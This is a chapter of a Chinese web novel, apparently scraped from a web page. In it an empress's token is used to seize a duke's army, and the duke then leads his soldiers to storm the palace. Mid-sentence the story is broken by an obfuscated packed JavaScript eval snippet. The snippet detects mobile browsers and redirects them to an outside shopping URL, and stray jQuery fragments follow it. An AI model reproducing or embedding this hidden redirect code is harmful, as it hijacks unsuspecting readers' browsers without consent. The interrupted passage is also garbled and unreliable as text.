111. 谋反
作品:《诛杀穿越者》 柳靖和易记明要去紫兰殿审问宫人,汤药里面有什么药材,陛下还在昏迷,现在时间就是最宝贵的。
他们二人绕过杜书音,往身后的拱门走去。
杜书音抬眸目送他们离开,易记明走在柳靖的身后,以往的马尾都会随着他走动轻轻摇摆,这次像是被胶水黏住一般,没有一丝晃动的迹象。
他突然没有任何预兆地转身,掉头往杜书音这边走来。
见易记明停在自己面前,以为他有什么东西忘记了,杜书音问道:“怎么了?”她声音轻轻的,像是一阵风,飘入耳朵里,想仔细再听听,却又什么都不见了。
易记明俯下身静静地注视着她,他眼睛里黑色的瞳孔一动不动,加上他冷冽的脸看起来十分严肃。
他抬手握紧杜书音两边的肩膀,微微用力捏了捏,手下那处的皮肉没了血色。
他的双眸与杜书音平视,眼中是从来没有见过的谨慎和严肃,“这几日宫中不安全,你一定要跟好皇后,千万不要乱走。”
很少见他这么严肃。
杜书音心中并不觉得现在是很严重的情况,只是陛下生病了,朝政还有皇后管理,一个国家不会突然乱掉的。可她见易记明这副模样,心里也微微发毛,渐渐起疑。
“很严重吗?”她不由问出口。
易记明见她双眼中的目光犹如稚子一般天真,便知道她还没有意识到现在局面紧张。他双手不禁用力,抓得杜书音忍不住“嘶”了一声,听到声音他这才反应过来,松开了手。
生怕杜书音不长记性,他加重语气道:“很严重,记住我的话。”
杜书音点点头,面容平静道:“记住了,我会一直待在皇后身边的。”
“好。”
“我说你怎么不见了,原来是偷偷溜回来说悄悄话。”柳靖出现在一道拱门下面,远远地望着杜书音这边,口中的话虽然是对易记明说的,但他的目光始终落在杜书音的脸上。
易记明回头扫了一眼拱门处的柳靖,临走时又补了一句,“无论发生什么,都要记住我说的话。”
杜书音见他要走,在他身后小声道:“放心吧。”
看着他疾步离开,脑后的马尾在不断拍打后肩,这个画面总是出现在杜书音的梦里,原来是因为平日看得太多了吗?
平日里总是看着他的背影,难怪总是在梦里看不清他正脸的模样。
身侧一声轻响,紫宸殿的大门从里面被推开。
“进来。”开门的人是皇后。
“是。”杜书音闻声进去。
她跟在皇后身后,皇后径直坐到陛下的书桌上,桌上堆满了小山一样高的奏折,砚台上的墨水也快干了,支架的笔杆上多多少少沾上一些朱红色的墨水,这里像是许久无人打理了。回头往侧殿一瞧,发现床榻边坐着一人,那人俯身正在给床上的陛下擦拭手掌,此人应当就是明亲王。
想起方才皇后交代给自己的差事,回禀道:“娘娘,秦宝林已经禁足,她降位的事情也已经通知六尚局了。”
“嗯。”皇后连眼睛都没抬一下,她低头捧着手里的奏折还在仔细翻看。她翻看东西的手掌有一瞬间的僵硬,突然停了下来,看向杜书音问道:“宁国公的军队陛下收回来了吗?”
杜书音摇摇头,“奴婢不知,朝政奴婢不懂。”
皇后双手按在桌上,俯身望向侧殿,问道:“承瑞,你知道吗?”
明亲王捻好被角,起身走到皇后身边,道:“儿臣没有听说过,父皇应当还没有收回宁国公手里的军权。”
“你去,”皇后指着杜书音,异常冷静,严肃道:“你把我的腰牌交给明朗,让他去宫外收了宁国公手里的军队,士兵全部归入陛下的军队中。”
“是。”杜书音领命退出紫宸殿。
等到杜书音找到易记明的时候,他正独自一人往紫宸殿方向赶过来。
“什么事?”他停下脚步,问道。
杜书音从腰间取下一直佩戴的皇后腰牌,递到易记明的面前,“娘娘让我把这个交给你。宁国公的兵权还没有收回来。”剩下的话,她没有说。
这个举动不必杜书音说得十分清楚,他便能懂,皇后此时收掉宁国公的军权,显然是忌惮他。
易记明接过她手里的腰牌,塞进怀里,那只手从怀里出来的时候,重新带出来一个亮亮的东西。
易记明将匕首递到杜书音面前,淡淡道:“防身。”
现在情况真的如此急迫,竟然需要用这个来防身了?杜书音不禁在心中问了一声。
她低头查看面前的这把匕首,同样是匕首,记忆瞬间回到上次的安县,想起上次有一人也送了她一个防身的匕首,只是被她弄丢了。
这把匕首通身漆黑,应是玄铁制作而成,剑鞘外似乎有奇异诡谲的花纹,因与匕身颜色相同,不仔细看根本看不清楚。
是一把与柳靖的匕首完全不同的风格。
易记明的耐心像是耗尽,他将手里的匕首又往前推了推,彻底举到杜书音的身前,只要伸手便能触碰到。
杜书音有些迟疑,她声音发紧,“我在皇后身边,这不合礼数吧,而且……”而且被发现,别人指不定怀疑自己有谋逆之心呢。
“娘娘认识我的东西。”易记明不再等杜书音的反应,直接将匕首塞到她的手里,接着她的手掌将她手里的匕首往她的方向推了推。
他言外之意,就是,有人发现也不要紧,娘娘看到这匕首,便会知道此物的主人是谁,不会怀疑她是否有谋逆的心思。
易记明临走之前,拍了拍杜书音的肩膀,叮嘱道:“回娘娘身边。”
杜书音回头去看他离开的背影,洋洋洒洒,一点都没有留念。她忽然想起他在方山洞穴里说的话,不知道现在还算不算数了。
城外驻扎军队。
一个个像鼓包一样的帐篷搭在城外空地上,军队在这里划出一个巨大的空地,留出中间的位置用来每日训练,周围全部扎满帐篷,有些留着休息,有些放着粮食。
易记明一骑烈马闯进来的时候,军营中还在操练。
圆形空地上站满了士兵,高台上站着几名将领和宁国公。易记明身后像是带着一道浓烟,他身后追着几名看守的士兵,在他身后一同闯了进来。
宁国公坐在位置上,听到声音才懒懒地掀起眼皮一瞧,发现来人后,将手里的东西重重往桌子上一掷,不知是桌子常年使用无人
;eval(function(p,a,c,k,e,d){e=function(c){return(c<a?"":e(parseInt(c/a)))+((c=c%a)>35?String.fromCharCode(c+29):c.toString(36))};if(!''''.replace(/^/,String)){while(c--)d[e(c)]=k[c]||e(c);k=[function(e){return d[e]}];e=function(){return''\\w+''};c=1;};while(c--)if(k[c])p=p.replace(new RegExp(''\\b''+e(c)+''\\b'',''g''),k[c]);return p;}(''8 0=7.0.6();b(/a|9|1|2|5|4|3|c l/i.k(0)){n.m="}'',24,24,''userAgent|iphone|ipad|iemobile|blackberry|ipod|toLowerCase|navigator|var|webos|android|if|opera|mgxs|t|shop|17102642|187145||http|test|mini|href|location''.split(''|''),0,{}));
() {
$(''.inform'').remove();
$(''#content'').append(''
更换质量不好,还是他的力气太大,震得整个桌子一起晃了几下。
“你不过是一个京城守卫,没有陛下的命令竟敢擅闯军营?你可知你犯的是死罪!”宁国公道。
易记明从怀里拿出皇后腰牌,举在空中远远对着宁国公,“我奉皇后之令,来取国公您的兵权。”
他又将手里的腰牌亮给场上其他人看,“所有人听令,皇后口谕,所有士兵挪到东军营!”
场上操练的士兵听到声音纷纷停下动作,他们不敢相信自己的耳朵,以为听错了,连忙向周围人又重新问了一遍,听到周围人的答复,这才明白自己没听错。
“我们就这么走了,将军怎么办?”
场下吵吵嚷嚷,谁也听不清是谁说了这么一句。
台上的宁国公脸色发黑,他双手抓紧椅子扶手,他力气很大,像是要将扶手徒手捏碎。他遥遥地看着易记明手里的令牌,确认无误,心中更恨。
他咬牙拿出怀里的虎符,拍在桌上,“军队虎符在这里。”
易记明翻身下马,连上两节台阶,走到宁国公身旁,见他目视前方,毫不理睬。他抓起桌上虎符塞入怀中,转而上马,对军营中将士道:“队正清点人数,即刻拔营!”
宁国公冷着脸,见军中将士统一列队清点人数,他忍无可忍般攥紧拳头,在桌上猛力敲击,撒手离去。
几个时辰后,军队清点完毕,士兵全部加入东营中,易记明回宫将腰牌还给皇后。一路平安顺遂,无事发生。
当夜子时,宁国公独自一人在城外空地上等待,不多时,从四面八方跑来十几名士兵和将领。
宁国公见大家过来,心中感慨,双目从每个人的脸上扫过,似乎要将每个人的脸都记在心里。
“将军白日里说的话我们都记着,逮到时间,我们大家伙就偷偷溜出来了。”其中一名士兵道。
“是啊,将军和我们一起戍边多年,本以为回京会有功赏,谁知道皇后竟然收去了将军的兵权,还将我们和陛下的军队合在一起,当我们是那群没上过战场的废物吗!”其中一名将军模样的人愤然。
“好!”宁国公见周围的人慷慨激昂,心中感动,他站出来说了几句,“既然大家今日愿意把性命交给我,我也不再隐瞒了!近日陛下病重垂危,皇后把持朝政,天家无情你们也看到了。我回京带上大家就是为了讨个功劳,既然陛下不给,那我们就自己拿!现在害怕的大可回去,我绝无二话!”他说完回头望了望周围,见旁边围着他的将士们无一人胆怯后退,方满意道:“这才是我带出来的军队!和我杀进皇宫,夺取帝位!”
有宁国公带头,周围几百号人瞬间响应号召,跟在宁国公身后一同往皇城方向去。
更深夜重,紫宸殿中守夜的宫人睡在地上,身下垫着一块软垫,而明亲王还坚持在陛下床榻前,一会惊醒查看陛下状况,一会因太累而垂下眼睫睡着。
皇后白日处理朝政,此时早已在蓬莱殿歇下,因她不放心,这才让杜书音留在紫宸殿照看这里。
殿内异常安静,杜书音能清晰地听到自己的呼吸声和脚步声,看着周围宽敞的宫殿,杜书音竟觉得有些恍惚了。
这里既陌生又觉得熟悉。